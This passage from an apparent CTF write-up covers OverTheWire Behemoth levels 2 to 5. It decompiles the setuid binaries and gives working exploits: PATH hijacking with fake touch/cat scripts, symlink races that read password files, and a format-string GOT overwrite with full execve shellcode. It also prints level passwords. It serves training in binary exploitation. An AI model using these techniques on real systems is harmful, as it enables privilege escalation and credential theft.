  undefined4 local_2c;
  undefined local_28;
  char acStack38 [14];
  char *local_18;
  __pid_t local_14;
  undefined *local_10;

  local_10 = &stack0x00000004;
  local_14 = getpid();
  local_18 = acStack38;
  sprintf((char *)&local_2c,"touch %d",local_14);
  uVar1 = lstat(local_18,&local_90);
  if ((uVar1 & 0xf000) != 0x8000) {
    unlink(local_18);
    _Var2 = geteuid();
    _Var3 = geteuid();
    setreuid(_Var3,_Var2);
    system((char *)&local_2c);
  }
  sleep(2000);
  local_2c = 0x20746163;
  local_28 = 0x20;
  _Var2 = geteuid();
  _Var3 = geteuid();
  setreuid(_Var3,_Var2);
  system((char *)&local_2c);
  return 0;
}
```

Toward the top of the program, the sprintf function is called in which the string “touch %d” is passed into the local_2c variable (with %d corresponding to the id of this process). It is essential to note that **touch** is declared without using its full path (i.e. /usr/bin/touch).

Furthermore, two system calls are executed. One is within the if statement and one is outside the if statement following a sleep of 2000 seconds. This sleep call is responsible for the hanging that was experienced after executing the binary. Therefore, the first system call is to the touch command. The second system call again uses the local_2c variable, but only after it is initialized to `0x20746163`. Converting **20 74 61 63** into ascii results in “ tac”.

```
behemoth2@behemoth:/behemoth$ file behemoth2
behemoth2: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=87daf01f3941b5f8f815d758ed9e90589a9d315c, not stripped
```

Seeing as this binary is in LSB format, the “ tac” string should actually be read backwards, revealing that this is “cat “. Thus, the program first touches the a file then cats it after 2000 seconds.

Binary Exploitation

This binary has multiple vulnerabilities, and each method of exploitation is described below:

Path Privesc (Touch)

Seeing as this binary executes the touch command without using its full path, a file called touch can be created which executes the **/bin/bash** command:

```
behemoth2@behemoth:/tmp/pathprivesc$ echo “/bin/bash” > touch
behemoth2@behemoth:/tmp/pathprivesc$ chmod 777 touch
```

After creating this file with the aforementioned contents, the PATH environment variable can be updated to prioritize the current directory over all other directories:

```
behemoth2@behemoth:/tmp/pathprivesc$ export PATH=.:$PATH
behemoth2@behemoth:/tmp/pathprivesc$ which touch
./touch
```

Now, upon executing the behemoth2 binary, the touch command will be called to the newly created touch file:

```
behemoth2@behemoth:/tmp/pathprivesc$ /behemoth/behemoth2
behemoth3@behemoth:/tmp/pathprivesc$ whoami
behemoth3
```

Path Privesc (Cat)

The same methodology used for the touch command can be used for the cat command. As seen from the analysis, the cat command is also being called without using its full path:

```
behemoth2@behemoth:/tmp/pathprivesc$ echo “/bin/bash” > cat
behemoth2@behemoth:/tmp/pathprivesc$ chmod 777 cat
behemoth2@behemoth:/tmp/pathprivesc$ export PATH=.:$PATH
behemoth2@behemoth:/tmp/pathprivesc$ /behemoth/behemoth2
touch: cannot touch '29678': Permission denied
behemoth3@behemoth:/tmp/pathprivesc$ whoami
behemoth3
```

This way of escalating privileges takes longer than the aforementioned one because a wait of 2000 seconds is necessary before **cat** gets executed.

Symbolic Link

This binary could still be abused even if the cat and touch commands were executed using their full paths. A symbolic link to the behemoth3 password file can be created so that the cat command reads the password of the behemoth3 user. The name of the file must correspond to the id of the process. When the cat command reads the contents of the created file, it will be pointed to the credentials of behemoth3, and the password of the user would be printed to stdout:

```
behemoth2@behemoth:/tmp/behemoth2$ /behemoth/behemoth2
touch: cannot touch '10216': Permission denied
```

Once the behemoth2 binary was executed, an error occurred stating that the file 10216 was attempted to be created, but the behemoth3 user does not have the permissions to create this file under a directory owned by behemoth2. The name of the file is leaked, meaning that a symbolic link named after this file can be created before the cat command gets executed (the time limit for creating this file is 2000 seconds).

After logging into another session as the behemoth2 user, a symbolic link corresponding to 10216 can be created:

```
behemoth2@behemoth:/tmp/behemoth2$ ln -s /etc/behemoth_pass/behemoth3 10216
behemoth2@behemoth:/tmp/behemoth2$ ls -la 10216
lrwxrwxrwx 1 behemoth2 root 28 May 15 06:53 10216 ->
/etc/behemoth_pass/behemoth3
```

Note that this file is pointing to the password of the behemoth3 user.

After waiting for 2000 seconds, the password of the behemoth3 user gets printed out:

```
behemoth2@behemoth:/tmp/behemoth2$ /behemoth/behemoth2
touch: cannot touch '10216': Permission denied
nieteidiel
```

Behemoth 3

After successfully abusing the behemoth2 binary, the next challenge is behemoth3.

Binary Analysis

We can begin the analysis by downloading the target binary on the attack box and running the checksec command against it:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/3]
└──╼ $checksec behemoth3
[*] '/home/0xd4y/business/other/overthewire/behemoth/3/behemoth3'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
┌─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/3]
└──╼ $file behemoth3
behemoth3: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=4c39bd8f6f54ab267675a6c5e2186d65e1eb4821, not stripped
```

From the results of checksec and file, note that the binary essentially has no protection on it. Everything that could possibly hinder debug analysis on the program is disabled. Additionally, the file is not stripped, so debug symbols will be available.

Behavior

When executing the program, we are asked to provide an identification:

```
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself: This is a test
Welcome, This is a test
```

```
aaaand goodbye again.
```

After inputting a large amount of A’s (in this example 500 A’s were used), the program prints out a minimized version of the string:

```
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome,
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
aaaand goodbye again.
```

Despite 500 A’s being passed into the buffer, only 200 A’s were printed out. Ghidra can be implemented to further help in understanding how this binary is working:

Ghidra

Ghidra translated the assembly code of the main function into the following:

```
undefined4 main(void)

{
  char local_cc [200];

  printf("Identify yourself: ");
  fgets(local_cc,200,stdin);
  printf("Welcome, ");
  printf(local_cc);
  puts("\naaaand goodbye again.");
  return 0;
}
```

A variable called local_cc of type char is declared and is allocated 200 bytes. Afterwards, the fgets function is used to allow up to 200 bytes to be passed to the local_cc variable, and therefore this binary is not vulnerable to a buffer overflow exploit. However, the user input (local_cc) is passed directly to the printf function without any sort of sanitization. Consequently, the program is likely vulnerable to a string format exploit[3].

Discovery of Format String Vulnerability

This can be verified by passing a format string into the local_cc variable:

```
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself: %x
Welcome, a7825

aaaand goodbye again.
```

Despite inputting **%x** into the buffer, an output of **a7825** was printed (note that %x is a format string to specify an unsigned int as a hexadecimal number[4]). When the binary is given a format string as an input, it starts to leak memory from the stack.

This vulnerability can be abused to overwrite memory by using the **%n** format string which writes the number of characters written into a pointer parameter. If the pointer parameter is an address that the binary uses, then the memory address of the function can be overwritten to point to shellcode. This can result in the execution of arbitrary code.

Memory Addresses of Useful Functions

The objdump command can be utilized to determine the addresses of functions used by the binary:

```
behemoth3@behemoth:/behemoth$ objdump -R ./behemoth3

./behemoth3:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049794 R_386_GLOB_DAT    __gmon_start__
```

[3] https://cs155.stanford.edu/papers/formatstring-1.2.pdf

[4] https://en.wikipedia.org/wiki/Printf_format_string

```
080497c0 R_386_COPY         stdin@@GLIBC_2.0
080497a4 R_386_JUMP_SLOT    printf@GLIBC_2.0
080497a8 R_386_JUMP_SLOT    fgets@GLIBC_2.0
080497ac R_386_JUMP_SLOT    puts@GLIBC_2.0
080497b0 R_386_JUMP_SLOT    __libc_start_main@GLIBC_2.
```

From the output, there are a total of three functions displayed (printf, fgets, and puts). However, the fgets and printf functions should not be overwritten, as these functions must work properly to accept the malicious payload. This leaves the puts function as the only candidate from the objdump output to be overwritten.

Overwriting Puts

Before being able to overwrite the memory address of puts, the user input's location within the stack must first be determined:

```
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself: AAAA%x
Welcome, AAAA41414141

aaaand goodbye again.
```

When inputting AAAA followed by a %x format string, the hexadecimal values of the A's are immediately printed. This means that the user input is in the first parameter within the stack. Throughout this level, the malicious input will be directed to a file so that the payload can be constructed with the help of GDB:

Constructing Payload With GDB

Using the address of puts found by the objdump command, the following payload can be constructed:

```
behemoth3@behemoth:/tmp/overwrite_puts$ python -c "print
'\xac\x97\x04\x08'+'%100x%n'" > overwrite
```

The \xac\x97\x04\x08 string corresponds to the address of the puts function in little endian form (**0x080497ac**). Following this, the hex output of this string is printed out with a padding of 100 0's. This type of padding is extremely useful for controlling the value of the memory address of whatever is being overwritten.

When this payload is inputted into the binary within GDB, a segmentation fault occurs, however the address of the puts function does not follow an expected value:

```
(gdb) r < overwrite
Starting program: /behemoth/behemoth3 < overwrite

Program received signal SIGSEGV, Segmentation fault.
xf7e55137 in vfprintf () from /lib32/libc.so.6


(gdb) x/x x080497ac
x80497ac:      x08048356
```

Observe that the address is `x08048356` instead of a low value. To be exact, the value should be equal to the number of characters that are in the payload. This would mean that the value should be 4 (for the address of puts) + 100 (hex formatter) which is 104 in decimal and 0x68 in hex. Prepending **AAAA** to the beginning of the payload successfully overwrites the puts function:

```
behemoth3@behemoth:/tmp/overwrite_puts$ python -c "print
'AAAA\xac\x97\x04\x08' + '%100x%n'" > overwrite

(gdb) r < overwrite
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < overwrite
Identify yourself: Welcome, AAA
41414141

Program received signal SIGSEGV, Segmentation fault.
0x0000006c in ?? ()
(gdb) x/x 0x080497ac
0x80497ac:      0x0000006c
```

Note that the puts function points to 0x6c which is 108 in decimal (this change from 104 is a result of prepending 4 A's)

Exploit Development

With the successful overwrite of the puts function, the next step is to control the address that it points to. Currently, it points to 0x6c, but this value must be changed to point to shellcode in order for the successful execution of arbitrary code. The particular methodology used to develop this exploit will work on the basis of overwriting the puts function address two bytes at a time. Thus, the final exploit will look like the following:

```
‘AAAA’ + ‘\xac\x97\x04\x08’ + ‘AAAA’ + ‘\xae\x97\x04\x08’ + NOP_SLED +
            SHELLCODE + FORMAT_STRINGS_TO_CONTROL_PUTS_ADDRESS
```

Note that there are two addresses within this payload: one is the base address of the puts function, and the other is the puts address + 2 to accommodate for overwriting the address two bytes at a time. This will also mean that two %x strings must be used along with two %n’s. Additionally, a shellcode[5] of 23 bytes will be used.

Controlling Puts Address

To begin the exploit, the puts address must first be controlled with the help of format string padding.

```
behemoth3@behemoth:/tmp/overwrite_puts$ python -c "print 'AAAA' +
'\xac\x97\x04\x08' + 'AAAA' + '\xae\x97\x04\x08' + '\x90'*100 + 'S'*23 +
'%100x%n'" > exploit
```

A NOP sled of 100 bytes is used before the shellcode of 23 bytes (denoted by the placeholder ‘S’) is declared. Following the shellcode is a padding of 100 bytes to the hex format specifier which results in the puts address of 0xef when executed:

```
(gdb) r < exploit
Starting program: /behemoth/behemoth3 < exploit
Identify yourself: Welcome, AAAAAASSSSSSSSSSSSSSSSSSSSSSS
41414141

Program received signal SIGSEGV, Segmentation fault.
x000000ef in ?? ()
```

A segmentation fault occurred as expected, because the puts address points to a memory address that it cannot access. Ideally, the puts function should point to an address somewhere within the nop sled. Seeing as the nop sled consists of 100 bytes, there are multiple addresses that would work for this exploit:

[5] http://shell-storm.org/shellcode/files/shellcode-827.php

```
(gdb) x/40x $esp
0xffffd4d8:	0x080484d1	0x0804857e	0x41414141	0x080497ac
0xffffd4e8:	0x41414141	0x080497ae	0x90909090	0x90909090
0xffffd4f8:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd508:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd518:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd528:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd538:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd548:	0x90909090	0x90909090	0x90909090	0x53535353
0xffffd558:	0x53535353	0x53535353	0x53535353	0x53535353
0xffffd568:	0x25535353	0x78303031	0x000a6e25	0x00000000
```

The exploit begins at address `0xffffd4d8` + 8 (as can be seen from 0x41414141 which is AAAA) followed by the address of puts and another string of four A's. This is then followed by puts + 2, and finally the nop sled begins at `0xffffd4e8` + 8. For the purposes of this exploit, a memory address of `0xffffd518` was chosen. Note how this value in decimal is 4294956312 which theoretically could be obtained by passing in an exploit that is about 4294956312 bytes long. In reality, however, this would cause a memory overload (and even if it didn't, printing this many bytes to stdout would take a long time). As mentioned in Exploit Development, this can be bypassed by passing two %n format specifiers which point to two different points in memory whose addresses are two bytes apart.

The largest value for each part of the memory address when split into two is 16^4 - 1 which is 65535. This largely reduces the 4294956312 length previously mentioned. Incidentally, the largest value possible for a 32 bit binary is 16^8 - 1 which is 4294967295 or 0xffffffff.

A value of 0xef was written to the puts function address; however, a value of 0xd510 (for the lower two bytes) was desired. The padding necessary for achieving this value can be determined through the following calculation:

```
desired_output - current_output + current_padding
```

```
(gdb) p 0xd510 - 0xef + 100
$3 = 54405
```

Thus, a padding of 54405 is needed to output 0xd510:

```
(gdb) r < exploit
Starting program: /behemoth/behemoth3 < exploit
Identify yourself: Welcome, AAAAAASSSSSSSSSSSSSSSSSSSSSSS

Program received signal SIGSEGV, Segmentation fault.
x0000d510 in ?? ()
```

The lower two bytes were successfully overwritten to 0xd510. The same method can be used to overwrite the two most significant bytes:

```
behemoth3@behemoth:/tmp/overwrite_puts$ python -c "print 'AAAA' +
'\xac\x97\x04\x08' + 'AAAA' + '\xae\x97\x04\x08' + '\x90'*100 + 'S'*23 +
'%54405x%n%100x%n'" > exploit
```

Note that a padding of 100 was arbitrarily picked so as to perform the following calculations:

After inputting a padding of 100 bytes for the two most significant bytes, the subsequent value was determined to be 0xd574:

```
(gdb) r < exploit
Starting program: /behemoth/behemoth3 < exploit
Identify yourself: Welcome, AAAAAASSSSSSSSSSSSSSSSSSSSSSS

Program received signal SIGSEGV, Segmentation fault.
xd574d510 in ?? ()
```

The correct padding can subsequently be calculated:

```
(gdb) p 0xffff - 0xd574 + 100
$2 = 10991
```

Therefore, the final exploit will look like the following:

```
python -c "print 'AAAA' + '\xac\x97\x04\x08' + 'AAAA' + '\xae\x97\x04\x08'
+ '\x90'*100 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x
62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80' + '%54405x%n%10991x%n'"
```

Popping a Shell

Note that the S was also changed to the actual shellcode. Executing this payload within GDB causes the debug process to abruptly exit due to the execution of /bin/dash:

```
(gdb) r < exploit
```

```
Starting program: /behemoth/behemoth3 < exploit
Identify yourself: Welcome, AAAAAA1Ph//shh/binPS

                                          41414141
process 14128 is executing new program: /bin/dash
[Inferior 1 (process 14128) exited normally]
```

When this payload is piped straight into the binary without GDB, a shell is returned:

```
behemoth3@behemoth:/tmp/overwrite_puts$ (python -c "print 'AAAA' +
'\xac\x97\x04\x08'
+ 'AAAA' + '\xae\x97\x04\x08' + '\x90'*100 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80' +
'%54405x%n%10991x%n'";cat -) |
/behemoth/behemoth3
Identify yourself: Welcome, AAAAAA1Ph//shh/binPS


                                          41414141
whoami
behemoth4
cat /etc/behemoth_pass/behemoth4
ietheishei
```

Note that **cat -** is appended to the end of the payload. This is an essential part of the exploit which allows the process to interact between stdin and stdout. Without **cat**, the process immediately exits without errors.

Incidentally, when first performing the exploit of this binary, a /bin/bash shellcode[6] was used, however it did not work outside GDB for unknown reasons. When a binary exploitation does not work as intended, it could be beneficial to use a different shellcode to see if it resolves the problem.

Behemoth 4

With the necessary permissions obtained by compromising the behemoth4 user, the behemoth4 binary can be executed.

[6] http://shell-storm.org/shellcode/files/shellcode-606.php

Binary Analysis

Before being able to exploit the binary, it is necessary to understand how it works first.

Behavior

Executing the binary does not result in anything out of the ordinary:

```
behemoth4@behemoth:/tmp$ /behemoth/behemoth4
PID not found!
```

The program simply prints out “PID not found!” and exits immediately.

Ghidra

Within Ghidra, we can get a further look at how the program is getting the PID, and what it does with it:

```
undefined4 main(void)

{
  char local_30 [20];
  int local_1c;
  FILE *local_18;
  __pid_t local_14;
  undefined *local_c;

  local_c = &stack0x00000004;
  local_14 = getpid();
  sprintf(local_30,"/tmp/%d",local_14);
  local_18 = fopen(local_30,"r");
  if (local_18 == (FILE *)0x0) {
    puts("PID not found!");
  }
  else {
    sleep(1);
    puts("Finished sleeping, fgetcing");
    while( true ) {
      local_1c = fgetc(local_18);
      if (local_1c == -1) break;
      putchar(local_1c);
    }
    fclose(local_18);
  }
  return 0;
}
```

The program starts by declaring a couple of variables. The getpid function is called, and local_14 is set to equal its output. This output is then concatenated with /tmp, and local_30 is set to equal it. Afterwards, the local_18 variable is set to equal the output when opening a file in /tmp whose name corresponds to the id of the binary's process (which is local_30). If the file does not exist, then "PID not found!" is printed out. Otherwise, the contents of the file is read out by using the getchar function within a while loop.

Binary Exploitation

The problem with this program is that it assumes that it can only read files within the /tmp directory. However, symbolic links can be used to make the program read the password file of the behemoth5 user.

Symbolic Link Attack

Seeing as the pid of the binary cannot be easily determined before executing the program, a bash script can be utilized to create many files that correspond to possible PIDs. Before creating this bash script, the approximate PID of the binary must first be found:

```
behemoth4@behemoth:/tmp$ ltrace /behemoth/behemoth4
__libc_start_main(0x804857b, 1, 0xffffd674, 0x8048640 <unfinished ...>
getpid()
= 22928
sprintf("/tmp/22928", "/tmp/%d", 22928)
= 10
fopen("/tmp/22928", "r")
= 0
puts("PID not found!"PID not found!
)                                                      = 15
+++ exited (status 0) +++
```

This process was assigned to the ID of 22928, and it therefore looked for a file called 22928 within the /tmp directory. The PID upon the next execution of the binary must be greater than 22928 but likely less than 30000:

```
behemoth4@behemoth:/tmp$ for i in {22928..30000}; do ln -s
/etc/behemoth_pass/behemoth5 $i;done
```

Now, when the binary is executed, it will read the contents of behemoth5’s password:

```
behemoth4@behemoth:/tmp$ /behemoth/behemoth4
Finished sleeping, fgetcing
aizeeshing
```

Behemoth 5


By first logging into the account through ssh with the credentials found in Behemoth 4, the behemoth5 binary can be executed.

Binary Analysis


When executing the binary, nothing out of the ordinary occurs. The binary simply exits without anything printing out to stdout. After downloading the binary onto the attack box, Ghidra could be utilized to help in analyzing the binary.

Ghidra

```
void main(void)

{
  long lVar1;
  size_t sVar2;
  int iVar3;
  undefined local_38 [4];
  undefined4 local_34;
  undefined auStack48 [8];
  ssize_t local_28;
  int local_24;
  hostent *local_20;
  char *local_1c;
  FILE *local_18;
  size_t local_14;
  undefined *puStack12;

```




```
puStack12 = &stack0x00000004;
local_14 = 0;
local_18 = fopen("/etc/behemoth_pass/behemoth6","r");
if (local_18 == (FILE *)0x0) {
  perror("fopen");
                  /* WARNING: Subroutine does not return */
  exit(1);
}
fseek(local_18,0,2);
lVar1 = ftell(local_18);
local_14 = lVar1 + 1;
rewind(local_18);
local_1c = (char *)malloc(local_14);
fgets(local_1c,local_14,local_18);
sVar2 = strlen(local_1c);
local_1c[sVar2] = '\0';
fclose(local_18);
local_20 = gethostbyname("localhost");
if (local_20 == (hostent *)0x0) {
  perror("gethostbyname");
                  /* WARNING: Subroutine does not return */
  exit(1);
}
local_24 = socket(2,2,0);
if (local_24 == -1) {
  perror("socket");
                  /* WARNING: Subroutine does not return */
  exit(1);
}
local_38._0_2_ = 2;
iVar3 = atoi("1337");
local_38._2_2_ = htons((uint16_t)iVar3);
local_34 = *(undefined4 *)*local_20->h_addr_list;
memset(auStack48,0,8);
sVar2 = strlen(local_1c);
local_28 = sendto(local_24,local_1c,sVar2,0,(sockaddr *)local_38,0x10);
if (local_28 == -1) {
  perror("sendto");
                  /* WARNING: Subroutine does not return */
  exit(1);
}
```



```
  close(local_24);
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```


After many different variables are declared, the password for the behemoth6 user is read into the program. Afterwards, the `gethostbyaddressname` function is called with the argument “localhost”. Shortly afterwards, the socket function is called using the arguments `(2,2,0)`. Observe the following code and the corresponding Ghidra output:

Source$_1$:




```
if ((s=socket(AF_INET6, SOCK_DGRAM, 0)) == -1)
```

Ghidra$_1$:




```
local_1c = socket(10,2,0);
```

Source$_2$:




```
if ((s=socket(AF_INET, SOCK_STREAM, 0)) == -1)
```

Ghidra$_2$:




```
local_1c = socket(2,1,0);
```

Source$_3$:



```
if ((s=socket(AF_INET, SOCK_DGRAM, 0)) == -1)
```

Ghidra$_3$:



```
local_1c = socket(2,2,0);
```

The socket arguments of Ghidra$_3$ are identical to the arguments seen from behemoth5. Therefore, the arguments seen in the behemoth5 binary correspond to iPv4, UDP, and default protocol respectively[7].

Following the calling of the socket function, `iVar3` is set to be 1337 before a `sendto` function is called. From these lines of code, it can be discerned that a UDP socket is opened on port 1337, and the password of the behemoth6 user is sent to it.

[7] https://www.geeksforgeeks.org/udp-server-client-implementation-c/


Catching Behemoth6 Password Through UDP

Before executing the binary, it is essential that another session be opened so that a UDP listener can be set up on port 1337:

```
